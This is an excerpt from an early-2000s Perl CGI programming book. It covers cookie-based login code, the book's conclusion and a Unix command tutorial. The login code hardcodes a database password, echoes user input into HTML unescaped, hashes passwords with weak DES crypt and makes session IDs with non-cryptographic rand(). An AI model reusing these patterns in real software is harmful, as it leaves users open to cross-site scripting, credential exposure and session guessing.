use CGI qw(:standard);

our $dbh = DBI->connect( "dbi:mysql:usertable",
    "usertable", "jutedi2") or
     &dienice("Can't connect to db: $DBI::errstr");

sub validate {
    # look for the cookie. if it exists and is valid,
    # return the username associated with that cookie.
    # if not, redirect to a login form.
     my $username = "";
     if (cookie('cid')) {
        my $sth = $dbh->prepare("select * from user_cookies
where cookie_id=?") or &dbdie;
        $sth->execute(cookie('cid')) or &dbdie;
        my $rec;
        unless ($rec = $sth->fetchrow_hashref) {
           # there's a cookie set in the browser but
           # we don't have a record for it in the db.
            &goto_login;
        }
        if ($rec->{ip_addr} ne $ENV{REMOTE_ADDR}) {
           # their IP address has changed since the last
           # time they were here.
            &goto_login;
        }
        $username = $rec->{username};
     } else {
        # no cookie is set. go to the login page.
        &goto_login;
     }
     return $username;
}

sub dienice {
     my($msg) = @_;
     print header;
```

```
    print start_html("Error");
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}

sub goto_login {
    # by passing the attempted URL on to login.cgi, you can
    # redirect to that URL once they successfully log in
   my $url = $ENV{REQUEST_URI};
   print redirect(
      "http://www.cgi101.com/book/ch20/login.cgi?$url");
   exit;
}

sub dbdie {
    my($package, $filename, $line) = caller;
    my($errmsg) = "Database error: $DBI::errstr<br>\n called
from $package $filename line $line";
    &dienice($errmsg);
}

1;
```

Source code: http://www.cgi101.com/book/ch20/users-pm.html

Next you need to build the login form (login.cgi). This program reads the query string and sends it on to the next program via a hidden form field. The form also needs to ask for the person's username and password.

Program 20-9: login.cgi **Login Program**

```
#!/usr/bin/perl -wT
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use CGI qw(:standard);
use strict;

print header;
print start_html("Login");

my $page = $ENV{QUERY_STRING};

print <<EndHTML;
<form action="login2.cgi" method="POST">
```

```
Please enter your login name and password. If you're a new
member,
<a href="/register2.html">click here</a> to register.<p>
<input type="hidden" name="page" value="$page">

username: <input type="text" name="username" size=10><br>
password: <input type="password" name="password" size=10><p>

Be sure you have cookies turned on in your browser.<p>

<input type="submit" value="Log In">

</form>
EndHTML

print end_html;
```

Source code: http://www.cgi101.com/book/ch20/login-cgi.html
Working example: http://www.cgi101.com/book/ch20/login.cgi

Finally you create login2.cgi, which reads the username/password data from the form and compares it to the data in the database. If everything matches, this program sets a cookie and redirects the visitor to the originally attempted page.

Program 20-10: login2.cgi **Login Program 2**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use lib '.';
use users;
use strict;

my $user = param('username');
my $pass = param('password');
my $username = "";

my $sth = $dbh->prepare("select * from users where
   username=?") or &dbdie;
$sth->execute($user) or &dbdie;
if (my $rec = $sth->fetchrow_hashref) {
    my $salt = substr($rec->{password}, 0, 2);
    if ($rec->{password} ne crypt($pass, $salt) ) {
        &dienice(qq(You entered the wrong password. If
you've forgotten your password, <a
```

```
href="forgotpass.html">Click here to reset it</a>.));
    }
    $username = $rec->{username};
} else {
    &dienice("Username <b>$user</b> does not exist.");
}
my $cookie_id = &random_id;
my $cookie = cookie(-name=>'cid', -value=>$cookie_id,
   -expires=>'+7d');

$sth = $dbh->prepare("replace into user_cookies
   values(?, ?, current_timestamp(), ?)") or &dbdie;
$sth->execute($cookie_id, $username, $ENV{REMOTE_ADDR})
   or &dbdie;

if (param('page')) {   # redirect to the specified page
   my $url = param('page');
   # CGI.pm's redirect function can accept all of the
   # same parameters as the header function, so we can
   # set a cookie and issue a redirect at the same time.
   print redirect(-location=>"http://www.cgi101.com/$url",
      -cookie=>$cookie);
} else {
   # no page was specified, so print a "you have logged in"
   # message. On a production site, you may want to change
   # this to print a redirect to your home page...
   print header(-cookie=>$cookie);
   print start_html("Logged In");
   print qq(<h2>Welcome</h2>\n);
   print qq(You're logged in as <b>$username</b>!<br>\n);
   print qq(<a href="securepage.cgi">go to secure
page</a><br>\n);
   print qq(<a href="logout.cgi">log out</a><br>\n);
   print end_html;
}

sub random_id {
    # This routine generates a 32-character random string
    # out of letters and numbers.
    my $rid = "";
    my $alphas = "1234567890abcdefghijklmnopqrstuvwxyzABCDEF
GHIJKLMNOPQRSTUVWXYZ";
    my @alphary = split(//, $alphas);
    foreach my $i (1..32) {
       my $letter = $alphary[int(rand(@alphary))];
       $rid .= $letter;
    }
```

```
    return $rid;
}
```

Source code: http://www.cgi101.com/book/ch20/login2-cgi.html

And finally add a call to `&validate` at the beginning of any CGI program you want to be password-protected. Here is an example:

Program 20-11: securepage.cgi **Password-Protected Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use lib '.';
use users;
use strict;

my $username = &validate;

print header;
print start_html("Secure Page");

print qq(
<h2>Welcome!</h2>
You are logged in as <b>$username</b>. <a
href="logout.cgi">Log Out</a><br>
);

print end_html;
```

Source code: http://www.cgi101.com/book/ch20/securepage-cgi.html
Working example: http://www.cgi101.com/book/ch20/securepage.cgi

If the person is logged in, `&validate` returns their username. If they're not logged in, then they're redirected to the login page instead.

Password Maintenance

You can use the same "forgot password/change password" programs we wrote earlier in this chapter for a cookie-based site. They will have to be modified slightly to call `&validate` instead of using `$ENV{REMOTE_USER}` to retrieve the username.

Logout Page

One advantage to cookie-based authentication is you can allow users to log out. Here is a simple logout program:

Program 20-12: logout.cgi **Logout Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use lib '.';
use users;
use strict;

my $username = &validate;

# get the cookie data
my $sth = $dbh->prepare("select * from user_cookies where
   username=?") or &dbdie;
$sth->execute($username) or &dbdie;
my $rec = $sth->fetchrow_hashref;

# set a new cookie that expires NOW
my $cookie = cookie(-name=>'cid',
   -value=>$rec->{cookie_id}, -expires=>'now');

# and delete the cookie from the user_cookies database too
$sth = $dbh->prepare("delete from user_cookies
   where username=?") or &dbdie;
$sth->execute($username) or &dbdie;

print header(-cookie=>$cookie);
print start_html("Logged out");
print qq(<h2>Goodbye!</h2>\n);
print qq(You are now logged out.<br>\n);
print qq(<a href="login.cgi">Log back in</a><br>\n);
print end_html;
```

Source code: http://www.cgi101.com/book/ch20/logout-cgi.html
Working example: http://www.cgi101.com/book/ch20/logout.cgi

Conclusion

Now you've had a chance to try out both HTTP-based and cookie-based authentication

methods. The methods shown here will enable you to create your own password-protected sites.

There are other, more advanced ways to authenticate users. You may want to look at mod_perl (http://perl.apache.org/), and *Writing Apache Modules with Perl and C* (http://www.modperl.com/) for additional methods of authentication.

Resources

Apache Authentication, Authorization, and Access Control -
http://httpd.apache.org/docs/howto/auth.html

NCSA Mosaic User Authentication Tutorial –
http://hoohoo.ncsa.uiuc.edu/docs/tutorials/user.html

mod_auth_mysql – on Sourceforge: http://sourceforge.net/projects/modauthmysql/
cgi101 docco: http://www.cgi101.com/class/password/mod_auth_mysql.html

htpasswd man page: http://httpd.apache.org/docs/programs/htpasswd.html

There is also a htpasswd Perl module available on CPAN:
http://search.cpan.org/search?dist=Apache-Htpasswd

Visit http://www.cgi101.com/book/ch20/ for source code and links from this chapter.

Congratulations, you've finished the book! You should now have a good understanding of CGI programming, and be able to write a variety of useful CGI programs.

If you'd like to continue your CGI learning, you might want to try my second book, *CGI Programming 201*. This book shows you how to plan and build a multi-script project by creating your own web message board. It also shows you how to convert the message board code into a web log (or "blog", as it is often called).

If you plan on doing more in-depth Perl programming, or just want to expand your knowledge of the language, you should pick up a copy of *Programming Perl*, by Larry Wall, Tom Christiansen and Randal L. Schwartz. This is the official Perl language reference, and is a must-have if you plan to do more advanced programming with Perl. It covers all aspects of the language including functions, syntax, regular expressions, standard modules, and more.

The *Perl Cookbook* is another excellent reference, containing a large number of programming problems and solutions.

There are many other Perl and CGI books and websites available to help you learn more. A list of some of these can be found at http://www.cgi101.com/book/resources.html.

Best wishes in your CGI endeavors,

— Jacqueline Hamilton (kira@cgi101.com)

Unix Tutorial
and Command Reference

Not familiar with Unix? Never fear; here's a handy guide to help you find your way around the Unix shell.

First you'll want to connect to the Unix shell via SSh or Telnet. SSH stands for "Secure Shell" and is the preferred method for logging in to most Unix machines, since it encrypts communications between your computer and the Unix host. Telnet does nothing to encrypt or secure your userid, password, or other data, and can be intercepted by network "sniffers". Visit http://www.cgi101.com/book/connect/unix.html for a list of some SSH clients you can download.

Once you've logged into the Unix host, you'll be in the shell. What you first see on your screen may look something like this:

```
You have new mail.
Last login: Mon Dec 22 10:01:24 2003 from adsl123.swbell.net
%
```

In this example, the `%` is called the "prompt". Your system may use a different prompt (`$` and > are common). When you type, your typing will appear to the right of the prompt, and when you hit return, the shell will attempt to run the command you typed, then display another prompt.

One thing to remember when working in the shell: Unix is case sensitive. "CD" is not the same as "cd". Turn your caps-lock off, and leave it off while you work in the shell – all shell commands are lowercase.

All of the commands shown below are the actual command you should type at the Unix prompt. The basic command is shown in a fixed-width font, like so:

```
command
```

Optional arguments are shown in brackets following the command:

```
command [options]
```

Where optional arguments exist, they should be typed after the command itself, without the [] brackets.

All of these commands also have online documentation, called man (manual) pages. For more information about any of these, just type

```
man command
```

Example filenames are given below as "filename". You should, of course, substitute "filename" with the name of the actual file you want to modify/edit/view/etc.

Figuring Out Where You Are

```
pwd
```

Prints the current (working) directory, like so:

```
% pwd
/home/kira
```

Changing to Another Directory

```
cd [directory]
```

Changes the current working directory. To back up a directory, you'd do

```
cd ..
```

To change to a subdirectory in your current directory, you can just type the name of that subdirectory:

```
cd public_html
```

To change to some other directory on the system, you must type the full path name:

```
cd /tmp
```

If you type `cd` by itself, you'll move back to your home directory.

Seeing What's Here

```
ls [-options] [name]
```

List the current directory's contents. By itself, `ls` just prints a columnar list of files in your directory:

```
% ls
first.cgi   fourth.cgi   index.html  second.html  test2.pl
first.html  fourth.html  second.cgi  test.pl      third.cgi
```

Here are a few other options that can format the listing or display additional information about the files:

`-a`	list all files, including those starting with a "."
`-d`	list directories like other files, rather than displaying their contents
`-k`	list file sizes in kilobytes
`-l`	long (verbose) format – show permissions, ownership, size, and modification date
`-r`	reverse sorting order
`-t`	sort the listing according to modification time (most recently modified files first)
`-X`	sort the files according to file extension
`-1`	display the listing in 1 column

Options can be combined; in this example, we show a verbose listing of files by last modification date:

```
% ls -lt
total 44
-rwxr-xr-x    1 kira    kira   1575 Aug 17 12:12 index.html
-rwxr-xr-x    1 kira    kira   1810 Aug 17 12:09 fourth.html
-rwxr-xr-x    1 kira    kira    141 Aug 17 12:08 fourth.cgi
-rwxr-xr-x    1 kira    kira   1703 Aug  3 14:37 third.html
-rwxr-xr-x    1 kira    kira    175 Aug  3 14:37 third.cgi
-rwxr-xr-x    1 kira    kira   1848 Aug  3 14:32 second.html
-rwxr-xr-x    1 kira    kira    193 Aug  3 14:32 second.cgi
-rwxr-xr-x    1 kira    kira   1436 Aug  3 13:55 first.html
-rwxr-xr-x    1 kira    kira     83 Aug  3 13:50 first.cgi
```

```
-rwx------    1 kira    kira    142 Aug  2 13:50 test2.pl
-rwx------    1 kira    kira    163 Aug  2 13:49 test.pl
```

Also, you can specify a filename or directory to list:

```
% ls -l public_html/
total 1
-rwxr-xr-x   1 kira     kira    436 Feb 28 19:52 index.html
```

The verbose listing shows the file permissions of a given file:

```
-rwxr-xr-x
```

Directories have a "d" in the first column; regular files have a "-". The remaining 9 characters indicate the owner, group, and world permissions of the file. An "r" indicates it's readable; "w" is writable, and "x" is executable. A dash in the column instead of a letter means that particular permission is turned off. So, "-rwxr-xr-x" is a plain file that is read-write-execute by the owner, and read-execute by group and world. "drwx——" is a directory that is read-write-execute by owner, and group and world have no permissions at all.

File and Directory Permissions

```
chmod [permissions] [file]
```

Changes the permissions of the named file. There are several ways to specify the permissions. You can use numbers, like so:

```
chmod 755 index.html
```

The first number translates to permissions by the owner. The second is permissions for the group. The third is permissions for everyone.

Number	Letters	Perms
0	---	no permissions
1	--x	executable only
2	-w-	writable only
3	-wx	writable and executable
4	r--	readable only
5	r-x	readable and executable
6	rw-	readable and writable
7	rwx	readable, writable, and executable

A second way of setting permissions is with letters:

```
chmod u+rwx,go+rx index.html
```

`u` is the owner's ("user's") permissions; `g` is the group permissions, and `o` is "other" or world permissions. The `+` sign turns the stated permissions on; a `-` sign turns them off. So, if you want to change a file so that it's group writable, but not readable or executable, you'd do:

```
chmod g+w,g-rx filename
```

Directories should always have the "`x`" permission set, at least for the owner. If you accidentally unset a directory's `x` bit, you will no longer be able to do anything in that directory (and neither will the web server). If you do this to your home directory, you probably won't even be able to login. Also, a directory doesn't have to be readable for the web server to read and execute files within that directory. Only the files themselves must be readable. For security purposes, you should probably set your web directories to be mode 711, like so:

```
drwx--x--x   2 kira   kira    1024 Feb 28 19:52 public_html
```

This keeps other users from snooping around in your directory, while still allowing the webserver to call up your pages and run your programs.

File Names

While most Unix filesystems allow you to have spaces or weird characters in filenames, it's generally a good idea to avoid them. Also, file names are case sensitive, so if you create a program and upload it as "COUNTER.CGI", while your page is doing `<!--#exec cgi="counter.cgi"-->`, it won't work, because Unix can't find "counter.cgi" in your directory.

Creating Files

You can create files by editing them with an editor, or ftp'ing them into your directory. Most Unix systems include pico, a very simple text editor. To use it, just type

```
pico newfile.cgi
```

You'll be placed in the editor, where you can type new lines of text, and use arrow keys to move around the document. Pico offers a limited set of cut and paste utilities, which

are viewable at the bottom of your edit screen. When you're through editing, just type control-X to save the file.

Other editors, such as vi and emacs, are also available, though they are not as easy to learn and use. Whole books have been written about these editors. If you're interested in using them, try the man pages first, then search the web; a number of good tutorial websites exists for these.

There's also a way you can create an empty file without editing it: the `touch` command.

```
touch filename
```

The main use of touch is to update the timestamp on a file; if you touch an existing file, it changes the last modification date of that file to now. However if the file doesn't exist, touch creates an empty file. This may be useful for creating counter data files or output logs:

```
touch outlog
chmod 666 outlog
```

Copying Files

```
cp [options] source dest
```

Copies the source file to the destination. The source file remains after this. Options:

```
-b     backup files that are about to be overwritten or
       removed
-i     interactive mode; if dest exists, you'll be asked
       whether to overwrite the file
-p     preserves the original file's ownership, group,
       permissions, and timestamp
```

Moving (Renaming) Files

```
mv [options] source dest
```

Moves the source file to the destination. The source file ceases to exist after this. Options:

```
-b     backup files that are about to be overwritten
       or removed
-i     interactive mode; if dest exists, you'll be asked
       whether to overwrite the file
```

Viewing Files

```
more filename
less filename
```

These two commands allow you to page through a file. `less` is often preferred because it allows you to back up in a file. Both commands scroll through the file, starting at the first line, and displaying one page at a time. Press enter to advance one line, or the space bar to advance to the next page. In `less`, pressing "b" instead of the spacebar will backup to the previous page. A variety of other scrolling and searching options exist; consult the man pages for a detailed listing.

```
head [options] filename
tail [options] filename
```

`head` displays lines from the beginning of a file. If no options are given, the default is 10 lines. An optional argument can be used to specify the number of lines to display. For example, to list the first 5 lines of a file, you'd do:

```
head -5 filename
```

`tail` is similar, except it shows lines from the end of a file. Again, with no arguments, it shows the last 10 lines. If you use the `-f` option, `tail` displays the last few lines from a file, then waits indefinitely, showing more output as it's added to the file. This is especially useful for viewing log files that are constantly growing:

```
tail -f access_log
```

To break out of `tail -f`, hit control-C.

Searching For Something In A File

```
grep [options] pattern filenames
fgrep [options] string filenames
```

grep and fgrep search a file or files for a given pattern. fgrep (or "fast grep") only searches for strings; grep is a full-blown regular-expression matcher. Some of the valid options are:

```
-i     case-insensitive search
-n     show the line# along with the matched line
-v     invert match, e.g. find all lines that do NOT match
```

```
-w     match entire words, rather than substrings
```

An example: if you wanted to find all instances of the word "Fred" in the file named fnord, case-insensitive but whole words (e.g. don't match "Frederick"), and display the line numbers:

```
% grep -inw "Fred" fnord
3:Fred
9:Fred
```

There are a great many other options to grep. Check the man page for more information.

Deleting Files

```
rm [options] filenames
```

Deletes (removes) the named file(s). Options:

```
-f         force, delete files without prompting
-i         interactive - prompts whether you want to delete
           the file
-r or -R   recursively delete all files in directories
```

You should be careful about using `rm` with the `-r` or `-f` options.

Creating Directories

```
mkdir dirname
```

Creates the named directory. If a full path is not given, the directory is created as a subdirectory of your current working directory. You must have write permissions on the current directory to create a new directory.

Deleting Directories

```
rmdir dirname
```

Deletes the named directory. If the directory is not empty, this will fail. To remove all files from the directory, first do "rm -rf dirname".

Who's Online

```
who
w
```

Both of these commands give a listing of who's online. "who" generally only shows the login names, the time they logged in, and the host they logged in from. "w" gives the system uptime, along with a list of users, their login time, idle time, CPU usage, and last command.

Scheduling Scripts with cron

Perl can be used for much more than CGI programs; it can be used to handle site maintenance, logfile analysis, and daily reports, to name a few examples. Many of these tasks must be scheduled to run at a certain time of day. Unix provides this sort of scheduling control by use of the `cron` program.

`cron` is a scheduler which executes commands at specified dates and times. The Unix server runs the cron daemon (a server program) once each minute, and executes commands specified in each user's *crontab*, a configuration file that specifies which commands should be run at what time. You can access and edit your crontab from the Unix shell with the following commands:

```
crontab -l       lists your current crontab
crontab -r       removes your crontab
crontab -e       edits your current crontab
crontab [file]   replaces your crontab with the named [file]
```

Note that `cron` may be root-only, so you may need to ask your sysadmin to add you to the list of users allowed to use `cron`.

Each line of your crontab contains six fields, separated by spaces or tabs. The fields are as follows:

```
minute (0-59)
hour (0-23)
day of the month (1-31)
month of the year (1-12)
day of the week (0-6 with 0=Sunday, or abbreviations
   "mon","tue" etc.)
path to command
```

The first five fields may also contain an asterisk (*), meaning all legal values, or a list of

elements separated by commas. Elements may be a number, or two numbers separated by a hyphen (indicating a range). Here are some examples:

```
# MIN  HOUR  DAY  MONTH  DAYOFWEEK  COMMAND
# lines that start with a # are comments.  If you start
having
# very long crontabs, it's a good idea to comment them so
you
# know what they're doing.

0 * * * * /home/kira/crons/cmd1.pl
# this runs once each hour (*:00), every day.

0,30 * * * * /home/kira/crons/cmd2.pl
# this runs at the top of each hour, and again at each
# half-hour. (*:30)

0-10 * * * * /home/kira/crons/cmd3.pl
# this runs once each minute between *:00 and *:10
# (10 minutes after the hour)

0 4 * * * /home/kira/crons/cmd4.pl
# this runs at 4:00 am each day.

0 0 * * fri /home/kira/crons/cmd5.pl
# this runs at midnight (00:00) on Fridays.

59 23 30 4,6,9,11 * /usr/local/apache/bin/newweblogs.pl
# this runs at 23:59pm, on the 30th day of the month, on
# months 4, 6, 9, and 11 (months with only 30 days in them).
# Rotates logfiles!

59 23 28 2 * /usr/local/apache/bin/newweblogs.pl
# as above, except it runs at 23:59pm on the 28th day
# of the 2nd month.

59 23 31 1,3,5,7,8,10,12 * /usr/local/apache/bin/
newweblogs.pl
# as above, except it runs at 23:59pm on the 31st day of
# all other months (months with 31 days in them)

30 6-20 * * * /home/kira/crons/cmd6.pl
# runs on the half-hour, between 6:30 and 20:30 each day.
```

When you first edit your crontab (using `crontab -e`), you'll have a blank file. Add lines according to the format above, save the file, and your programs will automatically be

scheduled to run at the specified time.

You can use `cron` to schedule Unix shell commands, shell scripts, or anything else you might ordinarily run from the Unix command line. Any printed output generated by the scheduled task will be e-mailed to you. Here's a lazy way to do a reminder program in `cron`:

```
0 8 3 9 * echo "Roy's b-day" | mail -s "Roy's b-day" kira
# remind me to send a birthday note to Roy
```

This sends a short mail message at 8am on September 3rd. It pipes the output of the `echo` command to the `mail` program, a command-line mailer.

What's Next

This should be enough to get you started using the Unix shell. If you want to learn more about Unix, or plan to do shell programming or system administration, consult *A Practical Guide to the Unix System*, or (if you're using Linux), *A Practical Guide to Linux*, by Mark G. Sobell. These are excellent, no-nonsense guides to Unix, and each includes a reference to Unix shell commands, info on using vi, the C Shell, Bourne shell, programming tools, and more.

Index

Symbols

A

B

C

D

E

F

G

H

I

J

K

L

M

N

O

T

U

V

W

X

Z